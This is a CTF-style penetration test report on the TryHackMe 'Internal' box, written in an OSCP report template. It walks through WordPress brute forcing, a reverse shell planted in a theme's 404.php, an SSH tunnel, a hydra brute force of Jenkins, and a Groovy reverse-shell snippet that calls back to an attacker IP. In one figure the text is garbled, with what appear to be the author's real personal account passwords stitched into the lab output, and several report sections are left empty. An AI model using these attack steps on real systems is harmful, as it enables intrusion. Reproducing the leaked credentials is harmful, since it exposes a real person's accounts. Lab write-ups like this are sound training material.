
Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-15

Contents

1	Internal Pentensting Report	1
1.1	Introduction	1
1.2	Objective	1
1.3	Requirements	1
2	High-Level Summary	3
2.1	Recommendations	3
3	Methodologies	4
3.1	Information Gathering	4
3.2	Penetration	4
3.2.1	System IP:10.10.122.246	4
3.2.1.1	Service Enumeration	4
3.2.1.2	Privilege Escalation	14
3.3	Maintaining Access	15
3.4	House Cleaning	15
4	Additional Items	16
4.1	Appendix - Proof and Local Contents:	16
4.2	Appendix - Metasploit/Meterpreter Usage	16
4.3	Appendix - Completed Buffer Overflow Code	16

1 Internal Pentesting Report




Figure 1.1: Box

1.1 Introduction

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)

- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.122.246(Internal) - Wordpress,jenkins,docker

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP address was:

Box IP

- 10.10.122.246

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:10.10.122.246

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	TCP: 80,22 UDP:

Nmap Scan Results

```
# Nmap 7.92 scan initiated Tue Dec 21 16:50:34 2021 as: nmap -vv -sC -sV -T4 -oN nmapscan.txt 10.10.172.119
Increasing send delay for 10.10.172.119 from 0 to 5 due to 221 out of 552 dropped probes since last increase.
Increasing send delay for 10.10.172.119 from 5 to 10 due to 19 out of 47 dropped probes since last increase.
Nmap scan report for 10.10.172.119
Host is up, received echo-reply ttl 63 (0.067s latency).
Scanned at 2021-12-21 16:50:35 EST for 23s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQZpZTvmUlaHPPKH8X2SHMndoS+GsVlbhABHJt4TN/nKUSYeFEHbNzutQnj+DrUEwNMauqWcy7vN
eYguQUXLx4LM5ukMEC8IuJo0rcuKNmlyYrgBlFws3q2956v8urY7/McCFf5IsItQxurCDyfyU/erO7f002n2iT5k7Bw2UWf8FPvM9/jahisbkA9/FQKo
u3mbaSANb5nSrPc7p9FbqKs1vGpFopdUTI2d140Q3TkQWNxpvaF10j1i1Rynu5zLr6FetD5WWZXAuCNHNmcRo/aPdoX9JXaPKGCcVywqMM/Qy+gSiIK
vmavX6rYlnRfWEp25EifIPuHQ0s8hSXqx5
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBMFOI/P6nqicmk78vSNs4l+vk2+BQ0mBxB1KJJPCY
ueaUEXTH4Cxxkqkpo/zJfZ77MHDL5nnzTW+T06e4mDMEw=
|   256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMlxubXGh//FE30qdyitiEwfA2nNdCtdgLfDQxHFPyY0
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.1: Fast Scan

- we can see that the webserver is running so we will run a directory bruteforcing attack
- and before we go further we need to add the ip into our /etc/hosts

HTTP




Figure 3.2: HTTP

– as we can see this is probably a wordpress made blog


```

# 
(root@kali)~[~/MyPentestLab/Github_Repos/Road_To_OSCP]
# gobuster dir -u http://10.10.122.246 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.122.246
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/07/15 09:19:15 Starting gobuster in directory enumeration mode

/blog (Status: 301) [Size: 313] [→ http://10.10.122.246/blog/]
/wordpress (Status: 301) [Size: 318] [→ http://10.10.122.246/wordpress/]
/javascript (Status: 301) [Size: 319] [→ http://10.10.122.246/javascript/]
/phpmyadmin (Status: 301) [Size: 319] [→ http://10.10.122.246/phpmyadmin/]
/server-status (Status: 403) [Size: 278]
Progress: 134573 / 220561 (61.01%)
[!] Keyboard interrupt detected, terminating

```

Figure 3.3: HTTP

– after running gobuster on the blog directory we got the wordpress login page

```

(root@kali)~[~/MyPentestLab/Github_Repos/Road_To_OSCP]
# gobuster dir -u http://10.10.122.246/blog -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.122.246/blog
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/07/15 09:52:02 Starting gobuster in directory enumeration mode

/wp-content (Status: 301) [Size: 324] [→ http://10.10.122.246/blog/wp-content/]
/wp-includes (Status: 301) [Size: 325] [→ http://10.10.122.246/blog/wp-includes/]
/wp-admin (Status: 301) [Size: 322] [→ http://10.10.122.246/blog/wp-admin/]
Progress: 45594 / 220561 (20.67%)

```

Figure 3.4: HTTP

initial access




Figure 3.5: HTTP

– once we tried admin we know for sure now that admin is a valid username , we could have figured that out also by using wpscan , let's bruteforce this

WPSCAN

```
(root@kali)~[~/MyPentestLab/THM_Boxes/THM_Internal]
# wpscan --url http://internal.thm/blog/wp-login.php --usernames admin -P /usr/share/wordlists/rockyou.txt

WordPress
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]Y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://internal.thm/blog/wp-login.php/ [10.10.122.246]
[+] Started: Fri Jul 15 10:05:34 2022

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] WordPress readme found: http://internal.thm/blog/wp-login.php/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] This site seems to be a multisite
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| Reference: http://codex.wordpress.org/Glossary#Multisite

[+] The external WP-Cron seems to be enabled: http://internal.thm/blog/wp-login.php/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
| Found By: Most Common Wp Includes Query Parameter In Homepage (Passive Detection)
| - http://internal.thm/blog/wp-includes/css/dashicons.min.css?ver=5.4.2
| Confirmed By:
| Common Wp Includes Query Parameter In Homepage (Passive Detection)
| - http://internal.thm/blog/wp-includes/css/buttons.min.css?ver=5.4.2
| - http://internal.thm/blog/wp-includes/js/wp-util.min.js?ver=5.4.2
| Query Parameter In Install Page (Aggressive Detection)
| - http://internal.thm/blog/wp-includes/css/dashicons.min.css?ver=5.4.2
| - http://internal.thm/blog/wp-includes/css/buttons.min.css?ver=5.4.2
| - http://internal.thm/blog/wp-admin/css/forms.min.css?ver=5.4.2
| - http://internal.thm/blog/wp-admin/css/1102.min.css?ver=5.4.2
```

Figure 3.6: HTTP

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:17 ←=====→ (137 / 137) 100.00% Time: 00:00:17

[!] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] admin / my2boys
Trying admin / bratz1 Time: 00:02:57 <===== > (3885 / 14348277) 0.02% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: admin, Password: my2boys


[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 15 10:09:05 2022
[+] Requests Done: 4215
[+] Cached Requests: 4
[+] Data Sent: 1.479 MB
[+] Data Received: 38.879 MB
[+] Memory used: 244.746 MB
[+] Elapsed time: 00:03:31
```

Figure 3.7: HTTP

– wpscan –url http:///blog -e vp,u // we can use this command to enumerate usernames

–> then we will go appearance, then editor and edit the 404.php and paste our reverse shell and after setting up our listener we will navigate to : internal.thm/blog/wp-content/themes/twentyseventeen/404.php



The screenshot shows a web browser window with the address bar displaying 'internal.thm/blog/wp-content/themes/twentyseventeen/404.php'. The page content says 'Not Found' and 'The requested URL was not found on this server.' Below this, it says 'Apache/2.4.29 (Ubuntu) Server at internal.thm Port 80'. To the right, a terminal window shows a reverse shell listener running 'nc -lmp 9001'. It receives a connection from 10.10.122.246 and shows system information for Linux internal 4.15.0-112-generic. The user is root@internal, and the terminal prompt is 'root@kali:~/MyPentestLab/THM_Boxes/THM_Internal#'. The terminal also shows the command 'python -c "import pty; pty.spawn("/bin/bash")' and the prompt 'root@internal:/# whoami'.

Figure 3.8: HTTP

– we got sum database credentials

```
do_action( 'wp_loaded' );
www-data@internal:/var/www/html/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
```

Figure 3.9: HTTP

```

containerd wp-save.txt
www-data@internal:/opt$ cat wp-save.txt
cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later. Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
www-data@internal:/opt$

```

Figure 3.10: HTTP


– after further enumeration we got the credentials for ssh so let's login

Privesc

– once logged in we can see an interesting jenkins service running so let's use ssh tunnel to us so we can have access to that

– netstat -l // to see if there is really a docker service running and eventually there is , now let's create to a ssh tunnel on that port

– ssh -L 8080:172.17.0.2:8080 aubreanna@10.10.172.119 // now on our browser if we navigate to localhost:8080 we can actually see jenkins login page

**Figure 3.11:** HTTP

– we will brute force the jenkins login as an admin username and we will intercept the request via burpsuite or ZAP and pass it to hydra

```
(root@kali)~[~/MyPentestLab/THM_Boxes/THM_Internal]
# hydra -s 8080 -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-post-form '/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-15 12:49:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:8080/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&
Submit=Sign+in:Invalid username or password
[8080][http-post-form] host: 127.0.0.1 login: admin password: spongebob
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-15 12:50:16
(root@kali)~[~/MyPentestLab/THM_Boxes/THM_Internal]
```

Figure 3.12: HTTP

– once we are in we need to get a reverse shell

→ go to manage jenkins // script console // and then insert the malicious groovy script
<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>

```
String host="10.11.77.245";
```

```
int port=9001;
```

```
String cmd="/bin/sh";
```

```
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
```

– then we will run the script and we got a connection on our listener

```

aubreanna@internal:~$ su root
Password:
root@internal:/home/aubreanna# cat /root/root.txt
THM{d0ck3r_d3str0y3r}
root@internal:/home/aubreanna# █ running on 8080
via ssh tunnel on that port
Windows login az@10.10.172.119 // now on our browser if
azerty@2020 really see jenkins login page
then enter our credentials and intercept the
Tryhackme account is the password with the rockyou.txt
smallrats22534@gmail.com:11272021amanaKODOMONçogu@2020

HTB academy account is we did with the alfred's room //
jjksgsrgwd:310FRAççNotgodF@THERjockingBit*##

Association one hand project
asso_root:2ARrTô*9R8CWEy9A

Eset account
aymanrayan.kissami@gmail.com:No@@123fleissKeinPreis//~!!?

anonymous gmail account
smallrats22534@gmail.com:Hel!?@mdfkWediquifo102

note.txt
jenkins@jenkins:/opt$ cat note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use
them if you
need access to the root user account.

root:tr0ub13guM!@#123

```

Figure 3.13: HTTP

– in the /opt directory we found root credentials so let's login in ssh via root and we are done !

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code